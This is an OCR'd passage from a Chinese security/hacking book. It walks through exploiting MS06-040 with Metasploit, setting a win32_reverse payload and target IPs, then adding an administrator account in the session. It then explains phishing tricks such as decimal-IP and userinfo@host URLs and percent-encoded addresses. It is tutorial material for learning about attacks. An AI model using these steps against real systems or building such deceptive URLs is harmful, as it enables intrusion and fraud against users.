


图 1-33

相关知识

什么是 Payload?

在这里所讲的 Payload 就是 ShellCode 的意思，在 Metasploit 中，溢出所用的并不像平时用到的溢出工具一样，Metasploit 可以让用户自己选择喜欢的 ShellCode，这样就大大提高了溢出的灵活性。

与 exploit 一样，图 1-48 左侧是 ShellCode 的名字，右侧是其对应的介绍。现在用 Info 命令查看一下 ShellCode 的具体信息，比如要查看一个名为“win32_exec”的 ShellCode，可以在命令行下输入“info payload win32_exec”，如图 1-34 所示。

在这里同样需要注意的是开头的信息和 Available Options 中的内容。在 Available Options 中，可以看到有 Required 和 Optional 的字样，Required 代表必选（Optional 代表可选可不选）。在下面的具体使用中，我们需要用到这里面的选项。

需要注意的是，以 BSD 开头的是针对 FreeBSD 系统的 ShellCode，以 Linux 开头的是针对 Linux 系统的 ShellCode，以 CMD 或 WIN 开头的是针对 Windows 系统的 ShellCode。因为不同系统对不同的 ShellCode 的要求是不一样的，所以用户在此之前一定要选择合适的 ShellCode 才可以成功溢出。




图 1-34

介绍了这么多 Metasploit 的基本命令，现在利用 Metasploit 工具实例演示一次溢出的过程。

Metasploit 的使用有两种方式，一种是命令提示符下的，另一种是基于 Web 界面的。

首先示例在命令行下 Metasploit 的溢出过程。

这里以最近传播较为严重的“魔波”蠕虫病毒 ms06040 为示例对象。

在 Metasploit 控制台中输入“use netapi_ms06_40”后，将切换到 netapi_ms06_40 的使用目录，在 Metasploit 控制台中继续输入“show options”，可以查看该溢出程序的具体使用方法，如图 1-35 所示。




图 1-35

从图 1-35 可以看到，只有一个 required 选项。接下来设置这个必须的选项，在 Metasploit 的控制台里依次输入如下命令。

```
set PAYLOAD win32_reverse //显示可用的 ShellCode，这里笔者用的是 win32_reverse
set RHOST 192.168.1.5     //设置被攻击的目标 IP 地址
set LHOST 192.168.1.2     //设置本机的 IP 地址
set TARGET 0              //设置该溢出的类型，一般选择 0
```

当以上信息输入完毕后，可以通过“set”命令列出用户刚输入的信息供用户查看，如图 1-36 所示。




图 1-36

在检查输入无误后，输入“exploit”开始溢出，如图 1-37 所示。




图 1-37

这样，目标的系统权限就这样轻松地被拿到了，这里介绍的是基于命令行下的溢出方式，下面来讲讲 Metasploit 通过 Web 界面的溢出方式与命令下的溢出对比，基于 Web 界面的溢出方式显得更加直观，更加方便。在 Metasploit 的安装目录下找到 Msfweb.bat 文件，双击打开，这样就在本机的“55555”端口建立了一个临时的 Web 服务，如图 1-38 所示。




图 1-38

现在打开 IE，在地址栏中输入“http://127.0.0.1:55555”，就可以通过 Web 界面对目标机器进行溢出，如图 1-38 所示。




图 1-39

在这里，笔者继续以 2006 年著名的蠕虫病毒“魔波”为例，示例在 Web 界面下 ms06040 的溢出，在 exploits 里找到“Microsoft CanonicalizePathName() MSO6-040 Overflow”，单击后可以看到该漏洞的详细信息，包括相对应的漏洞公告链接，如图 1-40 所示。




图 1-40

在“Select Target”选项里选择目标主机的系统版本，当然也可以不选，进行默认设置，直接进入“PAYLOAD”设置，在 ShellCode 列表中，左侧是 ShellCode 的名称，右侧是相对应的功能介绍，这里选择“win32_reverse”，如图 1-41 所示。




图 1-41

单击确定后，进入基本信息的设定界面，在界面的每个选项栏中，都有具体的解释，用户可以根据所给提示完成信息的设置。这里，在“RHOST”选项里填入目标主机的 IP 地址，其他信息可以默认，这里的设置和在命令行中设置基本上是一致的，如图 1-42 所示。




图 1-42

设置完毕后，可以单击“Check”按钮对目标系统进行漏洞检查，也可以单击“Exploit”按钮对目标主机进行溢出，如图 1-43 所示。




图 1-43

溢出成功后，目标主机已经与 MEtasploit 建立了一个会话，单击图 1-43 中的“session 56”链接，可以链接至该会话上，这里有点类似于网络上的 webshell 后门，可以直接进行 cmd 命令操作，比如新添一个用户名为“test”的用户，并将其提升为管理员，如图 1-44 所示。




图 1-44

Metasploit Framwork 作为一个溢出工具包的集合，可以说是一个漏洞利用和测试的平台。它集成了各平台操作系统上常见的溢出漏洞和流行的 ShellCode，并不断更新，从而使得缓冲区溢出测试变得非常方便和简单。从上面的操作可以看出，Metasploit 的使用方法是非常简单的，而且功能也是非常强大的！在日常的渗透中，Metasploit 是一款非常实用的溢出工具包集合，值得广大安全爱好者和网络管理员收藏。

第 2 章　Web 攻击

2.1　Web 欺骗攻击

相信很多读者在上网浏览网页看到其他网站的链接时，常常会去点击它，但读者们是否意识到，就在点击的同时，也许已被 Web 欺骗攻击了。Web 欺骗攻击的原理并不复杂，所谓的攻击也就是中断被攻击者主机到目标服务器之间的正常连接，并重新建立一条从被攻击者主机到攻击者主机再到目标服务器的连接。虽然这种攻击并不会直接影响被攻击者的主机，但它所带来的危害是不容忽视的。读者们可不要小看夹在被攻击主机与目标服务器之间的那台攻击者的主机。通过这台主机，被攻击者的一切行为都将被记录，让攻击者一览无余，它可以轻而易举地得到被攻击者输入的用户名、密码等一切资料，而被攻击者对此全然不知，这就是 Web 欺骗攻击最危险的地方。

2.1.1　网络钓鱼

网络安全技术的发展随着网络的发展不断地在进步着，层出不穷的新颖的攻击方式也不断地暴露出来，“钓鱼式攻击”就是其中的一种，攻击者通常都是对商业网站的页面进行模仿或者复制，尽可能使得网站内容的布局与被模仿网站一致，以达到欺骗被攻击者的目的。用户误将假页面的网站当作真网站访问，其所提交的所有个人信息都已被攻击者的主机记录。通常假网站与真网站之间页面的内容和框架都基本是一致的，尤其是域名的区别，攻击者通常用将数字“1”跟字母“l”，数字“0”和字母“o”相替换等类似手法，以迷惑用户，用户在上网时如果不仔细辨别，还以为自己访问的是自己想要访问的真实网站，如图 2-1 所示。




图 2-1

相关知识

什么是钓鱼式攻击?

网络钓鱼(Phishing)一词是英文单词“Fishing”和“Phone”的组合体，由于黑客始祖最初是以电话作案的，所以用“Ph”来代替“F”，创造了“Phishing”，Phishing 的发音与 Fishing 相同。“网络钓鱼”就其本身来说还称不上是一种攻击手段，更多的是诈骗方法，就像现实社会中的诈骗一样。攻击者利用伪造的电子邮件和伪造的 Web 站点来进行诈骗活动，诱骗访问者访问其伪造的页面并获取受害人的一些个人信息，如信用卡号、账户和口令、社保编号等内容（通常主要是一些跟财务、账户有关的信息），以获取非法利益，受骗者往往会泄露自己的财务数据。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等门户品牌，所以，网络钓鱼的受害者往往也都是那些跟电子商务有关系的服务商和使用者。

目前，网络钓鱼的技术手段越来越复杂，比如在图片中隐藏的恶意代码、键盘记录程序，当然还有跟合法网站外观完全一样的虚假网站，这些虚假网站与其模仿的合法网站相比可以说一模一样，在某些方面比合法网站做得还要好，甚至连浏览器下方带有安全连接标记的锁都能显示出来，如图 2-2 所示。




图 2-2

这里向读者介绍钓鱼式攻击过程，其攻击的流程图如图 2-3 所示。




图 2-3

1. 钓鱼者攻陷带有用户信息的数据库服务器

钓鱼者入侵网络上一些防护较为薄弱的服务器，窃取用户的名字和邮箱地址，早期的网络钓

鱼者利用垃圾邮件将受害者引向伪造的因特网站点，这些伪造的因特网站点由他们自己设计，并且看上去和合法的商业网站极其相似。很多人都曾收到过来自网络钓鱼者所谓的“紧急邮件”，钓鱼者自称他们是某个购物网站或某商业网站的客户代表，告之用户，如果不登录他们所提供的某伪造的网站并提供自己的身份信息，那么这位用户在该购物网站的账号就有可能被封掉，当然很多用户都能识破这种骗局。现在的网络钓鱼者往往通过远程攻击一些防护薄弱的服务器获取客户名称的数据库，并通过钓鱼邮件投送给明确的目标。

2. 钓鱼者通过已知的用户信息发送具有针对性质的邮件

由于获取了目标用户的信息，现在的钓鱼者发送的邮件都不是以往随机散发的垃圾邮件。他们在邮件中会写出用户的真实名称，而不是以往的“尊敬的客户”等。当用户在邮件中看到了自己的真实姓名，潜意识告诉自己这封邮件是可信的。这样，这种钓鱼方式就更加具有欺骗性，容易获取客户的信任。这种针对性很强的攻击方式更加有效地利用了社会工程学原理。很多用户已经能够识破普通的以垃圾邮件形式出现的钓鱼邮件，但对于这种专门针对自己的邮件，往往使他们防不胜防。

3. 用户接收钓鱼邮件，访问伪造的因特网站点

当用户接受到这封具有很强欺骗性的邮件时，往往会被此类邮件欺骗。钓鱼者用到的主要欺骗手段如下。

（1）IP 地址欺骗

IP 地址欺骗主要是利用 IP 地址的十进制格式表示，通过毫无规律的数字来麻痹用户，例如，IP 地址 220.181.18.155，将此 IP 地址换算成十进制后是 3702854299，在命令提示符中 Ping 这个数字后可以发现，其结果与 Ping　220.181.18.155 的结果相同，如图 2-4 所示。

这就是 IP 地址的十进制表达方式，3702854299 与 220.181.18.155 之间是等价的。




图 2-4

相关知识

IP 地址转化为十进制的计算方式：众所周知，百度的域名为 www.baidu.com，其 IP 地址为“220.181.18.155”，它所对应的十进制 IP 地址换算过程为：“220*256*256*256+181*256*256+18*256+155=3702854299”

（2）以假乱真的 URL 地址欺骗

首先介绍一下 URL 的基础知识，一个 URL 最普通的形式如下。

```
<scheme>:<scheme-specific-part>
```

其中：

<scheme>部分表示网络协议的名称，如 ftp、http、https 等。

<scheme-specific-part>部分被定义为以下几个部分。

```
<user>:<password>@<host>:<port>/<url-path>
```

<user>表示登录的用户名。

<password>表示登录用户的密码，它们之间用符号“@”来衔接。

<host>表示主机地址，可以是域名，也可以是 IP 地址。

<port>表示该主机对应协议的访问端口，每项协议所默认的端口互不相同，http 默认的端口是 80，ftp 默认的端口是 21。

URL“ftp://test:123456@www.ftp.com:21/test/test.exe”表示用户名为“test”，密码为“123456”的用户登录“www.ftp.com”主机的 ftp 服务，从 FTP 根目录下的“test”目录内下载“test.exe”文件。

结合上述关于 IP 地址的十进制表达方式，钓鱼者还可以通过构造如下 URL 来迷惑用户，如果一个网页的地址是“http://www.163.com&subjest@3702854299”，当在 IE 内转到该页面后，可以发现实际上访问的是“百度”，而不是“网易”的页面。因为真实的页面地址是“http://3702854299”，而“www.163.com&subjest”只是当作一个用户名而被忽略掉了，如图 2-5 所示。

图 2-5

（3）Unicode 编码欺骗

Unicode 编码有诸多安全性的漏洞，这种编码方式本身也给网址的识别带来了不便，面对像“%5c%23”这样的特殊字符，很少有人能看出它的真正内容。“http://www.baidu.com”可以用 Unicode 编码方式访问，即用浏览器访问“http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/”的效果与直接访问“百度”的效果一样。攻击者可将上述几种方法综合起来构造特殊的 URL。

相关知识

什么是 Unicode?

Unicode 是用两个字节表示每个字符的字符编码方案。国际标准组织(ISO)几乎为每种语言的每个字符和符号在 0～65535(2^{16}–1)范围内定义了一个数字（再加上为将来发展保留的一些空余空间）。在所有 32 位版本的 Windows 中，部件对象模型(COM)都使用 Unicode，它是 OLE 和 ActiveX 技术的基础。Windows NT 全部支持 Unicode。虽然 Unicode 和 DBCS 都是双字节字符，但它们的编码方案完全不同。

Unicode 给每个字符提供了一个唯一的数字，不论什么平台，不论什么程序，不论什么语言。Unicode 标准已经被这些工业界的领导们所采用，例如，Apple、HP、IBM、JustSystem、Microsoft、Oracle、SAP、Sun、Sybase、Unisys 等其他许多公司。最新的标准都需要 Unicode，例如，XML、Java、ECMAScript (JavaScript)、LDAP、CORBA 3.0、WML 等，并且 Unicode 是实现 ISO/IEC 10646 的正规方式。许多操作系统、所有最新的浏览器和许多其他产品都支持它。Unicode 标准的出现和支持它工具的存在是近来全球软件技术最重要的发展趋势。

4. 被欺骗用户的个人信息资料被钓鱼者窃取

